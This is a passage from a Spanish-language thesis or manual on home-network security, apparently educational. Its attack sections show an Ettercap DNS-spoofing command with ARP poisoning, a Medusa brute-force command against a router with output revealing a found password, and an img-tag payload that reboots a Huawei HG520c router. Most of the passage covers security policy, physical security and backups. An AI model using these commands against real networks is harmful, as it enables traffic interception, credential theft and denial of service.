Ingeniería social es la práctica de obtener información confidencial a través de la manipulación de usuarios legítimos, dicha técnica tiene como objetivo obtener información, acceso o privilegios en sistemas de información que les permitan

realizar algún acto que perjudique o exponga a los usuarios; en este caso de una red residencial.

La ingeniería social se basa en el principio de que en cualquier sistema de información los usuarios son el eslabón más débil. Según Kevin Mitnick la ingeniería social aprovecha estos cuatro puntos:

- Todos queremos ayudar.
- El primer movimiento es siempre de confianza hacia el otro.
- No nos gusta decir “no”.
- A todos nos gusta que nos alaben,

Como un ejemplo, en el entorno de una red residencial un atacante puede hacer uso del teléfono para lograr que algún usuario cambie los parámetros de seguridad de su red o que proporcione sus datos personales; en otra situación, puede enviarle archivos adjuntos por correo electrónico bajo la oferta de algún regalo o promoción pero que ejecutan código malicioso.

3.16 Ataques basados en robo de identidad (Spoofing).

Un ataque de robo de identidad consiste en suplantar validadores, credenciales o identificadores; es decir, parámetros que permanecen invariables antes, durante y después de la concesión de un privilegio, una autentificación, etcétera. Los identificadores que se pueden suplantar mediante un ataque de este tipo son:

- *Servicio*. Nombres de dominio, direcciones de correo electrónico, nombres de recursos compartidos.
- *Red.* Direcciones IP.
- *Enlace*. Direcciones MAC.

Para recopilar la información necesaria para realizar la suplantación de identificadores es necesaria una fase previa en la que se emplee algún tipo de ataque pasivo. Con este tipo de ataques, un usuario mal intencionado puede, por

ejemplo, mediante la falsificación de información, suplantar la identidad de un usuario de una red residencial.

3.16.1 *ARP Spoofing*.

Es una técnica usada para poder interceptar comunicaciones dentro de una red conmutada, es decir, en la que el dispositivo central es un *Switch* y no un *Hub*. Puede permitir al atacante revisar el tráfico, modificarlo e incluso detenerlo mediante un ataque de denegación de servicio.

El principio de funcionamiento de esta técnica es enviar mensajes ARP falsificados a través de la red normalmente con la finalidad de asociar la dirección física del atacante con la dirección IP de la víctima; así cualquier paquete que es dirigido a la dirección IP de ese nodo, será erróneamente enviado al atacante, en lugar del destino real. El atacante puede elegir entre reenviar el tráfico (ataque pasivo), modificar los datos o denegar el servicio (ataques activos). En la *figura 3.12* se puede ver un ejemplo de las tablas ARP modificadas en un equipo atacado en las que la dirección física del atacante se repite.



Figura 3.12 Ejemplo de ARP Spoofing.

3.16.2 DNS Spoofing.

El Sistema de Nombre de Dominios o DNS es un protocolo definido en los documentos RFC 1034 y 1035 y por muchos es considerado uno de los más importantes en Internet. El protocolo DNS es un sistema de nomenclatura jerárquica para computadoras, servicios o cualquier recurso conectado a Internet o a una red privada. Este sistema asocia información variada con nombres de

dominios asignando a cada uno de los participantes. Aunque el servicio de DNS es capaz de asociar diferentes tipos de información a cada nombre, los usos más comunes son la asignación de nombres de dominio a direcciones IP y localización de servidores de correo de cada dominio.

Un ataque de suplantación de identidad por nombre de dominio o DNS Spoofing, modifica una relación "nombre de dominio – IP" ante una consulta de resolución de nombre, es decir, resolver con una dirección IP falsa un cierto nombre DNS o viceversa. Cada consulta DNS que es mandada a través de la red contiene un número único de identificación con el propósito de que el servidor DNS pueda responder individualmente a cada una. Sin embargo un atacante puede interceptar una de estas peticiones y responder con una respuesta modificada dirigiendo su tráfico a otro sitio.

A continuación se muestra un ejemplo de este ataque utilizando *Ettercap*.

1. Se indica en nuevo valor para el dominio. Como se puede ver en la *figura 3.13* se asocia una IP privada (dentro de la red local) a un dominio o incluso todas la páginas que se visiten.

Figura 3.13 Configurando un ataque de DNS Spoofing.

```
# nano /usr/share/ettercap/etter.dns
```

2. Para poder interceptar una petición DNS y reenviarla modificada se debe realizar también un ataque de ARP Spoofing.

```
# ettercap –T –q –P dns_spoof –i eth0  -M arp // //
```

3. En la figura 3.14 se muestra que sin importar que página se quiera consultar el tráfico es dirigido a la máquina del atacante.

Figura 3.14 Ejemplo de DNS Spoofing.

3.16.3 Secuestro de sesiones.

El término de secuestro de sesión o *session hijacking* se refiere a la posibilidad de que un atacante pueda "duplicar" las credenciales de autorización en una comunicación válida ya establecida entre un servidor y un cliente (también llamada sesión) para obtener el acceso a la información del servicio que el cliente utilice. Dichos servicios pueden ser:

- Correo electrónico.
- Compras en línea.
- Operaciones bancarias.
- Redes sociales.
- Noticias.
- Búsquedas.
- Etcétera.

Cuando un usuario abre una sesión en un sitio web, es decir, ingresa su nombre de usuario y su contraseña, se genera una *cookie* (*galleta*) que almacena la información que el cliente utiliza al estar visitando la página; como claro ejemplo es que el usuario puede navegar a través de las páginas sin escribir sus

credenciales a cada momento. Un ataque de este tipo (*figura 3.15*) es fácil de realizar ya que es muy común que los sitios web protejan los datos de acceso de los usuarios cifrando solamente el nombre de usuario y la contraseña inicial pero raramente cifran el resto del tráfico, esto provoca que la transmisión de la cookie se realice sin ningún tipo de protección.

Figura 3.15 Secuestro de sesiones.

3.16.4 Hombre en medio (MITM)

El ataque de Hombre en Medio o *Man In The Middle* consiste en que el intruso se logra instalar en medio de la comunicación entre el equipo de la víctima y el módem o punto de acceso sin que ninguno de ellos conozca que el enlace entre ambos ha sido violado. En palabras llanas, para el equipo víctima, el intruso es el módem y para el módem es el equipo víctima. El atacante debe ser capaz de observar e interceptar mensajes entre las dos víctimas.

El ataque MITM puede incluir algunos de los siguientes subataques:

- Intercepción de la comunicación. Incluyendo análisis de tráfico.
- Ataques de sustitución.
- Ataques de denegación de servicio (DoS).

3.17 Vulnerabilidades que afectan a routers y cable módems.

Las vulnerabilidades detectadas en estos dispositivos pueden permitir desde acceder a los equipos y redes conectadas, realizar cambios de configuración para realizar otros tipos de ataques o incluso ataques de denegación de servicio (DoS).

3.17.1 Ataques de diccionario.

De nueva cuenta un *router* o un punto de acceso se puede ver vulnerable a este tipo de ataques si es que se utilizan claves de acceso por default (no se cambia la configuración por defecto) o se utiliza una contraseña débil.

A continuación un ejemplo de este tipo de ataque a un punto de acceso utilizando la herramienta Medusa para ello (*figura 3.16*):

1. Se prepara un diccionario, el cual contiene una lista de probables combinaciones usuario: contraseña para probar contra la interfaz del punto de acceso.

```
$ medusa – h 192.168.1.245 – u “” –P diccionario.txt –F –M http
```

2. Se realiza el ataque indicando el protocolo por el cual se pretende entrar al dispositivo, puede ser HTTP, TELNET, etcétera.

```
ACCOUNT CHECK: [http] Host: 192.168.1.245 (1 of 1, 0 complete) User:  (1 of 1, 0 complete) Passw
B complete)
ACCOUNT CHECK: [http] Host: 192.168.1.245 (1 of 1, 0 complete) User:  (1 of 1, 0 complete) Passw
 complete)
ACCOUNT FOUND: [http] Host: 192.168.1.245 User:  Password: 123123 [SUCCESS]
```

Figura 3.16. Ataque de diccionario a un router.

3.17.2 Generación de claves por defecto.

A pesar de los inconvenientes de utilizar un método de cifrado tan débil como WEP muchos dispositivos lo siguen usando en sus configuraciones por defecto. Además de los riesgos que esto supone, algunos modelos de routers y puntos de acceso generan sus claves mediante algoritmos débiles o en base a algún dato fácil de ver como puede ser el nombre de red o la dirección MAC.

En la *figura 3.17* se puede observar cómo se puede obtener la clave de un router inalámbrico con solo saber el nombre de red.



Figura 3.17 Generación de claves por defecto.

3.17.3 Cross Site Request Forgery.

Cross Site Request Forgery o *CSRF* (*Petición Forzada de Sitios cruzados*) es un ataque que puede obligar a un usuario a ejecutar una acción no deseada dentro de una aplicación web en la que confía. En este caso CSRF puede forzar al cliente a realizar una petición para cambiar alguna configuración del router sin siquiera saberlo.

Algunos de los cambios que se pueden realizar mediante este ataque son:

- Habilitar interfaces remotas
- Agregar dominios falsos en las tablas DNS.
- Cambiar contraseñas.
- Agregar usuarios
- Denegación de servicio.

- Deshabilitar el cortafuegos.
- Etcétera.

3.17.4 Denegación de servicio.

Una de los ataques más utilizados es el de denegación de servicio. Existes algunas variantes de este ataque. Algunas consisten en reiniciar el dispositivo aprovechando una característica de mantenimiento mal protegida (ver figura 3.18), una vulnerabilidad en el firmware del *router* o evitando que los demás usuarios se asocien al punto de acceso enviando paquetes de deautenticación.

```
http://192.168.1.254/AutoRestart.html

<img src=http://192.168.1.254/AutoRestart.html>
```

Figura 3.18. Ataque de denegación de servicio al modeli HUAWEI ECHOLIFE HG520c

3.18 Vulnerabilidades que afectan a sistemas operativos y a aplicaciones informáticas.

3.18.1 Navegadores.

El uso generalizado de aplicaciones web muy interactivas y bastante independientes para comercio electrónico, entretenimiento, comunicaciones, colaboración online e incluso para actividades empresariales, ha terminado por catapultar a los navegadores web de su anterior condición de simples visualizadores de código HTML a toda una plataforma de software. Y dado de que los usuarios pasan cada vez más tiempo en internet y realizan una parte significativa de sus labores en la web (tarea, entretenimiento, investigación, etcétera) y hacen que la seguridad de en la plataforma sea esencial para proteger su información.

En la misma medida que crece la capacidad de la Web y de los navegadores, lo hace la presencia de malware en internet y de los sitios comprometidos. Los

vectores de ataque son variados, sin embargo uno de los más comunes consiste en utilizar archivos ejecutables maliciosos adjuntos a mensajes de correo electrónico, no obstante los siguientes ataques también muestran un aumento en el número de casos detectados.

- Correos electrónicos con *spam* que contienen enlaces maliciosos.
- Blogs, redes sociales, etcétera se ven inundados por enlaces a sitios maliciosos.
- Los sitios legítimos se ven comprometidos y utilizados indebidamente de forma que alberguen código malicioso o incluyan un vínculo a un sitio malicioso.
- Anuncios en forma de videos en redes publicitarias; una vez visualizados en sitios legítimos, remiten al usuario desprevenido a un sitio malicioso.
- Ingeniería social en la que en un sitio se muestra un mensaje como “Se ha detectado un virus en sistema”, “Ha ganado un premio por ser el visitante 1 millón”, etcétera, que redirigen a sitios maliciosos.

Además de este tipo de riesgos que se encuentran en los contenidos web, los atacantes siguen utilizando *exploits* conocidos aprovechando versiones antiguas en los navegadores que no han sido actualizadas.

Los navegadores incluyen, entre sus mecanismos de protección, filtros para evitar que los usuarios visiten páginas webs peligrosas para su segurida. Básicamente se trata de listas negras confeccionadas a partir de distintas fuentes que clasifican las páginas de *phishing*, *scam*, distribución de *malware, exploits*, etcétera. Si el usuario intenta navegar por alguna de esas páginas, reconocidas por el navegador como peligrosas, la bloquea y avisa al usuario.

3.18.2 Sistemas operativos.

En los últimos años ha aumentado el número de fallos y vulnerabilidades en todos los sistemas operativos (Windows, GNU/Linux, MacOS, etcétera). Cada sistema operativo tiene un nivel de protección diferente que los hace más susceptibles a ataques que otros, y a partir de ahí el atacante puede tomar acciones contra otros sistemas operativos con mayor nivel de seguridad.

Las principales vulnerabilidades aprovechadas por atacantes en el 2010 (hasta noviembre) fueron las siguientes:

- Virus, troyanos, spyware.
- Ejecución de código remoto.
- Buffer overflow o desbordamiento de búfer.
- Cuentas de usuario sin contraseña o con contraseña fácilmente identificable.
- Gran número de puertos abiertos.

Capítulo 4 Seguridad y recomendaciones.

Capítulo 4.1 Políticas de Seguridad

Se puede definir una Política de Seguridad como una declaración de intenciones de alto nivel que cubre la seguridad de los sistemas informáticos y que proporciona las bases para definir y delimitar responsabilidades para las diversas actuaciones técnicas y organizativas que se requieren.

Este documento va dirigido principalmente al personal interno de una organización, aunque hay casos en que también personas externas quedan sujetas al alcance de las políticas. Las políticas de seguridad pueden considerarse como un conjunto de leyes obligatorias propias de una organización que proporcionan las instrucciones generales; las normas por otro lado, indican los requisitos técnicos específicos. Dando un ejemplo, las normas definirían la cantidad de bits a utilizar en una llave publica en cierto algoritmo de cifrado y por otro lado, las políticas simplemente indicarían la necesidad de utilizar un proceso de cifrado autorizado cuando se envíe información confidencial a través de redes públicas.

Una política de seguridad puede ser prohibitiva, si todo lo que no está expresamente permitido está denegado, o permisiva, si todo lo que no está expresamente prohibido está permitido. Evidentemente la primera aproximación es mucho mejor que la segunda de cara a mantener la seguridad de un sistema; en este caso la política contemplaría todas las actividades que se pueden realizar en los sistemas, y el resto, es decir, las no contempladas, serían consideradas ilegales.

Por otro lado, un Plan de Seguridad es un conjunto de decisiones que definen cursos de acción futuros, así como los medios que van a utilizar para conseguirlos.

Por último, un Procedimiento de Seguridad, es la definición detallada de los pasos a ejecutar para llevar a cabo unas tareas determinadas. Estos procedimientos permiten aplicar e implantar las políticas de seguridad que han sido aprobadas por la organización.

En la figura 4.1 se representa la jerarquía de conceptos manejados al hablar de políticas, planes y procedimientos de seguridad.

En la parte más alta se situarían los objetivos fundamentales de la gestión de la seguridad de la información, resumidos mediante el acrónimo CIA (Confidencialidad, Integridad y Disponibilidad). Una vez fijados los objetivos

fundamentales, es necesario definir las políticas de seguridad, así como los planes y procedimientos de actuación para conseguir su implementación en la organización.

Los procedimientos de seguridad se descomponen en tareas y operaciones concretas, las cuales, a su vez, pueden generar una serie de registros y evidencias que facilitan el seguimiento y supervisión del funcionamiento del sistema de gestión de seguridad de la información.

Figura 4.1 Jerarquía en las políticas de seguridad.

Los procedimientos de seguridad permiten implementar las políticas de seguridad definidas, describiendo cuáles son las actividades que se tienen que realizar en el sistema, en qué momento o lugar, quiénes serían los responsables de su

ejecución y cuáles serían los controles aplicables para supervisar su correcta ejecución.

En este sentido, las políticas definen qué se debe proteger en el sistema, mientas que los procedimientos de seguridad describen cómo se debe conseguir dicha protección. En definitiva, comparamos las políticas de seguridad con las leyes de un estado de derecho, los procedimientos serían el equivalente a los reglamentos aprobados para desarrollar y poder aplicar las leyes.

4.1.1 Características de las políticas de seguridad.

Las principales características y requisitos que deberían cumplir las políticas de seguridad son las siguientes:

- Las políticas de seguridad deberían poder ser implementadas a través de determinados procedimientos administrativos y la publicación de unas guías de uso aceptable del sistema por parte del personal, así como mediante la instalación, configuración y mantenimiento de determinados dispositivos y herramientas que implanten servicios de seguridad.

- Deben definir claramente las responsabilidades exigidas al personal con acceso al sistema: técnicos, analistas y programadores, usuarios finales, directivos, personal externo a la organización, etcétera.

- Deben cumplir con las exigencias del entorno legal (protección de datos personales, protección a la propiedad intelectual, etcétera.).

- Se tiene que revisar de forma periódica para poder adaptarlas a las nuevas exigencias de la organización y del entorno tecnológico y legal. En este sentido, se debería contemplar un procedimiento para garantizar la revisión y actualización periódica de las políticas de seguridad.

- Aplicación del principio de Defensa en Profundidad (definición e implantación de varios niveles o capas de seguridad).

- Asignación de los mínimos privilegios: los servicios, aplicaciones y usuarios del sistema deberían tener asignados los mínimos privilegios necesarios para que puedan realizar sus tareas.

- Configuración robusta ante fallos; los sistemas deberían ser diseñados e imprentados para que, en caso de fallo, se situaran en un estado

seguro y cerrado, en lugar de uno abierto y expuesto a accesos no autorizados.

- Las políticas de seguridad no deben limitarse a cumplir con los requisitos impuestos por el entorno legar o las exigencias de terceros (clientes, administración pública), sino que deberían estar adaptadas a las necesidades reales de cada organización.

Conviene destacar que la información constituye un recurso que en muchos casos no se valora adecuadamente por su intangibilidad, situación que no se produce con los equipos informáticos, la documentación o las aplicaciones informáticas.

4.1.2 Elementos de las políticas de seguridad.

Una política de seguridad debe orientar las decisiones que se toman en relación con la seguridad, por tanto, requiere de una disposición por parte de cada uno de los miembros de la organización para lograr una visión conjunta de lo que se considera importante.

Las políticas de seguridad deben considerar entre otros los siguientes elementos:

- *Su alcance*: incluyendo facilidades, sistemas y personas sobre quienes aplica.
- *Objetivos*: así como la descripción clara de los elementos involucrados en su definición.
- *Responsabilidades:* por cada uno de los servicios y recursos a todos los niveles de la organización.
- *Requerimientos mínimos*: para realizar configuraciones de la seguridad en los sistemas que cobija el alcance de la política.
- *Definición de violaciones*: incluyendo las consecuencias por en incumplimiento de las políticas.

4.1.3 Seguridad frente al personal.

La política de seguridad del sistema informático frente al personal de una organización requiere contemplar los siguientes aspectos:

Alta y baja de usuarios.

El procedimiento de alta de nuevos usuarios requiere prestar atención a aspectos como el adecuado chequeo de referencias y la incorporación de terminadas cláusulas de confidencialidad en los contratos, sobre todo si la persona en cuestión va a tener acceso a datos sensibles y/o manejar aplicaciones críticas dentro del sistema informático.

Asimismo, es necesario definir claramente el procedimiento seguido para la creación de nuevas cuentas de usuario dentro del sistema, así como para la posterior asignación de permisos en función de las atribuciones y áreas de responsabilidad de cada usuario.

El procedimiento de actuación ante una baja de un usuario también debería quedar claramente definido, de tal modo que los responsables del sistema informático puedan proceder a la cancelación o bloqueo inmediato de las cuentas de usuario y a la revocación de los permisos y privilegios que tenían concedidos.

De igual forma, este procedimiento debe contemplar la devolución de los equipos, tarjetas de acceso y otros dispositivos en poder de los empleados que causan baja en la organización.

Funciones, obligaciones y derechos de los usuarios.

La organización debe definir con claridad cuáles son los distintos niveles de acceso a los servicios y recursos de un sistema informático; de este modo, en función de las distintas atribuciones de los usuarios y del personal de la organización, se tendrá que establecer quién está autorizado para realizar una serie de actividades y operaciones dentro del sistema; a qué datos, aplicaciones y servicios puede acceder cada usuario; desde qué equipos o instalaciones podrá acceder al sistema y en qué intervalo temporal.

En relación con este aspecto de la seguridad, la organización debe prestar especial atención a la creación de cuentas de usuario y la asignación de permisos de acceso para personal ajeno a esta, que pueda estar desempeñando con

carácter excepcional determinados trabajos o actividades que requieran de su acceso a algunos recursos del sistema informático de la organización.

Sería conveniente aplicar el principio de segregación de responsabilidades, en virtud del cual, determinados privilegios no podrán se ostentados por la misma persona dentro del sistema informático de la organización.

Todas estas medidas deberían completarse con la preparación de una serie de manuales de normas y procedimientos, que incluyesen las medidas de carácter administrativo y organizativo adoptadas para garantizar la adecuada utilización de los recursos informáticos por parte del personal de la organización.

También será necesario definir cuáles son las posibles violaciones de las políticas de seguridad, de sus consecuencias para los responsables y de las medidas y pasos a seguir en cada caso.

Formación y sensibilización de los usuarios.

La organización deberá informar puntualmente a sus empleados con acceso al sistema de información de cuáles son sus obligaciones en materia de seguridad. De igual forma, debería de llevar a cabo acciones de formación periódicamente para mejorar los conocimientos informáticos y en materia de seguridad de estos usuarios.

Las personas que se incorporan a la organización tendrían que ser informados y entrenados de manera adecuada, sobre todo en las áreas de trabajo con acceso a datos sensibles y aplicaciones importantes para el funcionamiento de la organización.

Adquisición de productos.

La política de seguridad relacionada con la adquisición de productos tecnológicos necesarios para el desarrollo y el mantenimiento del sistema informático de la organización debe contemplar toda una serie de actividades ligadas al proceso de compra:

Evaluación de productos de acuerdo con las necesidades y requisitos del sistema informático de la organización: características técnicas, características específicas de seguridad, relación costo-beneficio del producto, documentación facilitada por el fabricante, referencias de su instalación en empresas del mismo sector.

- Evaluación de proveedores y del nivel de servicio que ofrecen como garantías, mantenimiento, asistencia, etcétera.
- Análisis comparativo de ofertas.
- Definición de los términos y condiciones de la compra, que deberían estar reflejados en un contrato previamente establecido por la organización.
- Instalación y configuración de los equipos.
- Formación y soporte a usuarios y a personal técnico.
- Tareas de soporte y mantenimiento.
- Actualización de los productos con nuevas versiones y parches de seguridad.

Todas estas actividades deberían ser incluidas en una guía de compras de evaluación de productos para garantizar que estos satisfacen las características de seguridad definidas por la organización.

Por otra parte, antes de vender o deshacerse de equipos propios, la empresa se encargará de borrar de forma segura todos los datos y aplicaciones que éstos contienen.

Relación con los proveedores.

Las políticas de seguridad relacionada con la subcontratación de determinados trabajos y actividades a proveedores externos requieren contemplar aspectos como la negociación de los mínimos niveles de servicio y calidad, en especial con aquellos proveedores relacionados con la informática, las comunicaciones o el tratamiento de los datos.

Se deberían de exigir de igual forma el cumplimiento de ciertas medidas de seguridad que puedan afectar al sistema de la organización. Este aspecto resulta de especial importancia en los tratamientos de datos personales.

En las políticas de relación con los proveedores se deberían estipular las cláusulas y exigencias habituales en la firma de contratos con los proveedores, a fin de delimitar las responsabilidades y los requisitos del servicio contratado.

4.1.4 Seguridad física de las instalaciones.

La ubicación donde se localicen los ordenadores que contienen o puedan acceder a los ficheros y datos más sensibles de la organización deben ser objeto de una especial protección, de modo que se pueda garantizar la confidencialidad, integridad y disponibilidad de los datos y aplicaciones más críticas. Estos lugares deberán contar con los medios mínimos de seguridad que eviten los riesgos de indisponibilidad que pudieran producirse como consecuencia de incidencias fortuitas o intencionadas.

Las medidas relacionadas con la seguridad física deberían contemplar, en primer lugar, las características de construcción de los edificios o instalaciones donde se vayan a ubicar los recursos informáticos y del sistema de información, analizando aspectos como los siguientes:

- Protección frente a daños por fuego, inundación, explosiones, accesos no autorizados, etcétera.

- Selección de los elementos constructivos internos más adecuados: puertas, paredes, suelos y falsos techos, canalizaciones, eléctricas y de comunicaciones. Estos elementos deberían de cumplir con el máximo nivel de protección exigido por la normatividad de construcción.

- Definición de distintas áreas o zonas de seguridad dentro del edificio:

    - Áreas públicas, donde pueden acceder sin restricciones personas ajenas a la organización.

    - Áreas Internas, reservadas a los empleados.

    - Áreas de acceso restringido, áreas críticas a las que sólo pueden acceder un grupo reducido de empleados con el nivel de autorización requerido.

    - Disponibilidad de zonas destinadas a la carga, descarga y almacenamiento de suministros.

    - Instalación del sistema de vigilancia basado en cámaras de circuito cerrado de televisión y alarmas.

    - Control de las condiciones ambientales en las instalaciones mediante sistemas de ventilación,

calefacción, aire acondicionado. El objetivo perseguido es tratar de mantener estables la temperatura y la humedad de la sala o salas donde se ubiquen los servidores y equipos informáticos más importantes de la organización dentro de los límites recomendados por los fabricantes.

En relación con las medidas contra incendios e inundaciones, conviene destacar la importancia de que el local donde se vayan a ubicar los equipos informáticos debería estar construido con materiales ignífugos, empleando muebles incombustibles y tratando de evitar en medida de lo posible los materiales plásticos e inflamables.

La organización debería elaborar y mantener actualizada una lista de personal con autorización de acceso permanente a las áreas críticas, así como una segunda lista con las personas con acceso temporal, contemplando también los posibles accesos de empleados fuera de su horario laboral habitual.

Sistemas de protección eléctrica.

Las directrices de seguridad relacionadas con la protección eléctrica de los equipos informáticos deberían definir aspectos como los que se indican a continuación:

- Adecuada conexión de los equipos a la toma de tierra.
- Revisión de la instalación eléctrica específica para el sistema informático, siendo recomendable disponer de tomas protegidas y establecidas, aisladas del resto de la instalación eléctrica de la organización.
- Eliminación de la electricidad estática en las salas donde se ubiquen los equipos más importantes. Para ello, sería recomendable emplear un revestimiento especial en las paredes, el techo y el suelo del lugar donde se encuentren los equipos para evitar el polvo y la electricidad estática, así como el uso de alfombras.
- Filtrado de ruidos e interferencias electromagnéticas, que puedan afectar el normal funcionamiento de los equipos.
- Utilización de sistemas de alimentación ininterrumpida.

Vigilancia de la red y de los elementos de conectividad.

Los dispositivos de red, como los *hubs*, *switches* o puntos de acceso inalámbricos, podrían facilitar el acceso a la red a usuarios no autorizados si no se encuentran protegidos de forma adecuada.

Por este motivo, en las políticas de seguridad se deberían contemplar las medidas previstas para reforzar la seguridad de de estos equipos y de toda la infraestructura de red.

Protección en el acceso y configuración de los servidores.

Los servidores, debido a su importancia para el correcto funcionamiento de muchas aplicaciones y servicio de la red de la organización y a que suelen incorporar información sensible, tendrían que estar sometidos a mayores medidas de seguridad en comparación con los equipos de los usuarios.

Estas medidas, que deberían estar definidas en las políticas de seguridad, podrían contemplar aspectos como los que se citan a continuación:

- Utilización de una contraseña a nivel de BIOS para proteger el acceso a este elemento que registra la configuración básica del servidor.
- Utilización de contraseñas de encendido de equipo.
- Inicio de sesión con tarjetas inteligente y/o técnicas biométricas.
- Ubicación de los servidores en salas con acceso restringido y otras medias de seguridad física.
- Separación de los servicios críticos; se deberían procurar que los servicios más importantes para la organización dispongan de una o varias máquinas exclusivas.
- Configuración más robusta y segura de los servidores:
    - Desactivación de los servicios y las cuentas de usuarios que no se vayan a utilizar. Desinstalación de las aplicaciones que no sean estrictamente necesarias.
    - Documentar y mantener actualizada la relación de servicios y aplicaciones que se hayan instalado en cada servidor.

- Cambiar la configuración por defecto del fabricante: permisos de las cuentas, contraseñas, etcétera.
- Instalación de los últimos parches de seguridad y actualizaciones publicados por el fabricante. No obstante, conviene comprobar su correcto funcionamiento en máquinas de pruebas antes que en máquinas de producción.
- Ejecución de los servicios con los mínimos privilegios necesarios.
- Enlazar sólo los protocolos y servicios necesarios a las tarjetas de red.
- Activación de los registros de actividad de los servidores (*logs*).
- Disponer de una copia de seguridad completa del sistema operativo de cada servidor tras una configuración correcta y suficientemente robusta.
- Instalación de una herramienta que permita comprobar la integridad de los ficheros del sistema.
- Modificar los mensajes de inicio de sesión para evitar que se pueda mostrar información sobre la configuración y recursos del sistema a un posible atacante.

La organización prestará especial atención a la configuración de seguridad de su servidor o servidores Web, para impedir ataques y conexiones no autorizadas por parte de posibles atacantes. Asimismo, como norma general, no se incluirán datos sensibles accesibles a todo el público dentro del servidor.

Protección de los equipos y estaciones de trabajo.

Los equipos de los usuarios y estaciones de trabajo también deben estar sometidos a las directrices establecidas en las políticas de seguridad de la organización.

En estos equipos solo se deberían utilizar las herramientas corporativas, quedando totalmente prohibida la instalación de otras aplicaciones en ordenadores de la empresa por parte de sus usuarios. En cualquier caso, el usuario del equipo debería solicitar la aprobación del departamento encargado antes de proceder a instalar un nuevo programa o componente.

Los usuarios deberán tener cuidado con su equipo de trabajo, impidiendo que éste pueda ser utilizado por personal que no se encuentre debidamente autorizado. Tampoco podrán cambiar las configuraciones de sus equipos ni deberían intentar solucionar los problemas de funcionamiento e incidencias de seguridad por su propia cuenta, debiendo notificarlas en todo momento.

4.1.5 Copias de seguridad.

Para garantizar la plena seguridad de los datos y de los ficheros de una organización no solo es necesario contemplar la protección de la confidencialidad, sino también se hace imprescindible salvaguardar su integridad y disponibilidad. Para garantizar estos dos aspectos es necesario que existan unos procedimientos de realización de copias de seguridad y de recuperación que, en caso de fallo del sistema informático, permitan recuperar y su caso, reconstruir los datos y los ficheros dañados o eliminados.

Por “copia de respaldo o seguridad” (*backup*) se entiende una copia de los datos de un fichero automatizado en un soporte que posibilite su recuperación.

La política de copias de seguridad debería establecer la planificación de las copias que se deberían realizar en función del volumen y tipo de información generada por el sistema informático, especificando en tipo de copias (completa, incremental o diferencial) y el ciclo de esta operación.

Las copias de seguridad de los datos y ficheros de los servidores deberían ser realizadas y supervisadas por personal debidamente autorizado. No obstante, si existen datos o ficheros ubicados en equipos de usuarios sin conexión a la red, podría ser el propio usuario el responsable de realizar las copias de seguridad en los soportes correspondientes.

También será preciso establecer cómo se van a inventariar y etiquetar los soportes utilizados para las copias de seguridad, registrando las copias de seguridad realizadas, así como las posibles restauraciones de datos que se tengan que llevar a cabo. Los soportes deberían ser almacenados en lugares seguros, preferiblemente en locales diferentes de donde reside la información primaria. Será necesario contemplar la implantación de medidas de protección

frente a posibles robos y a daños provocados por incendios, inundaciones, etcétera; siendo por ello muy aconsejable que estos soportes se depositen, convenientemente etiquetados, dentro de cajas fuertes ignífugas y especialmente acondicionadas.

Será necesario establecer qué sistemas o técnicas se van a emplear para garantizar la privacidad de los datos que se guarden en los soportes. Por otra parte, la organización podría mantener un registro de las copias de seguridad realizadas en el sistema informático.

La pérdida o destrucción, parcial o total de los datos en un fichero debería anotarse en un registro de incidencias. Las restauraciones de datos deberán llevarse a cabo con la correspondiente autorización de un responsable del sistema informático, siendo anotadas en el propio registro de incidencias o en un registro específico habilitado a tal fin por la organización.

Gestión de soportes informáticos.

La organización debería disponer de un inventario actualizado de los soportes donde se guarden datos y documentos sensibles: CDs, DVDs, etcétera. Estos soportes, cuando contienen datos o ficheros especialmente sensibles, deberían estar almacenados en un lugar con acceso restringido al personal autorizado, para evitar que otras personas pudieran obtener información de dichos soportes.

Por otra se puede contemplar la existencia de un registro de entradas y de salidas de soportes, con el objetivo de disponer de un reporte de los movimientos de datos y ficheros de la organización. La salida de soportes que contengan datos sensibles o de carácter personal fuera de los locales y equipos informáticos de la organización solo podrá ocurrir si se cuenta con la debida autorización de un responsable. En algunos casos, esta autorización se dará por escrito, registrando en ella los datos identificativos del soporte en cuestión, la fecha de salida y el organismo o institución a la que se envía el soporte.

En la política de gestión de soportes también se debería contemplar las medidas necesarias para garantizar una adecuada protección de estos soportes durante sus traslados y su almacenamiento, tanto en lo que se refiere a la protección física (para que no puedan ser robados, sustituidos o dañados) como a la protección lógica (para que los datos almacenados en los soportes no puedan ser leídos, copiados o modificados). Asimismo, es necesario definir cuál va a ser el papel de la persona o trasportista que actúe de custodio de los soportes.

Por lo tanto, la organización se encargará de supervisar la implantación de las medidas adecuadas que impidan el acceso a la información que se contiene en estos soportes por parte de terceros no autorizados.

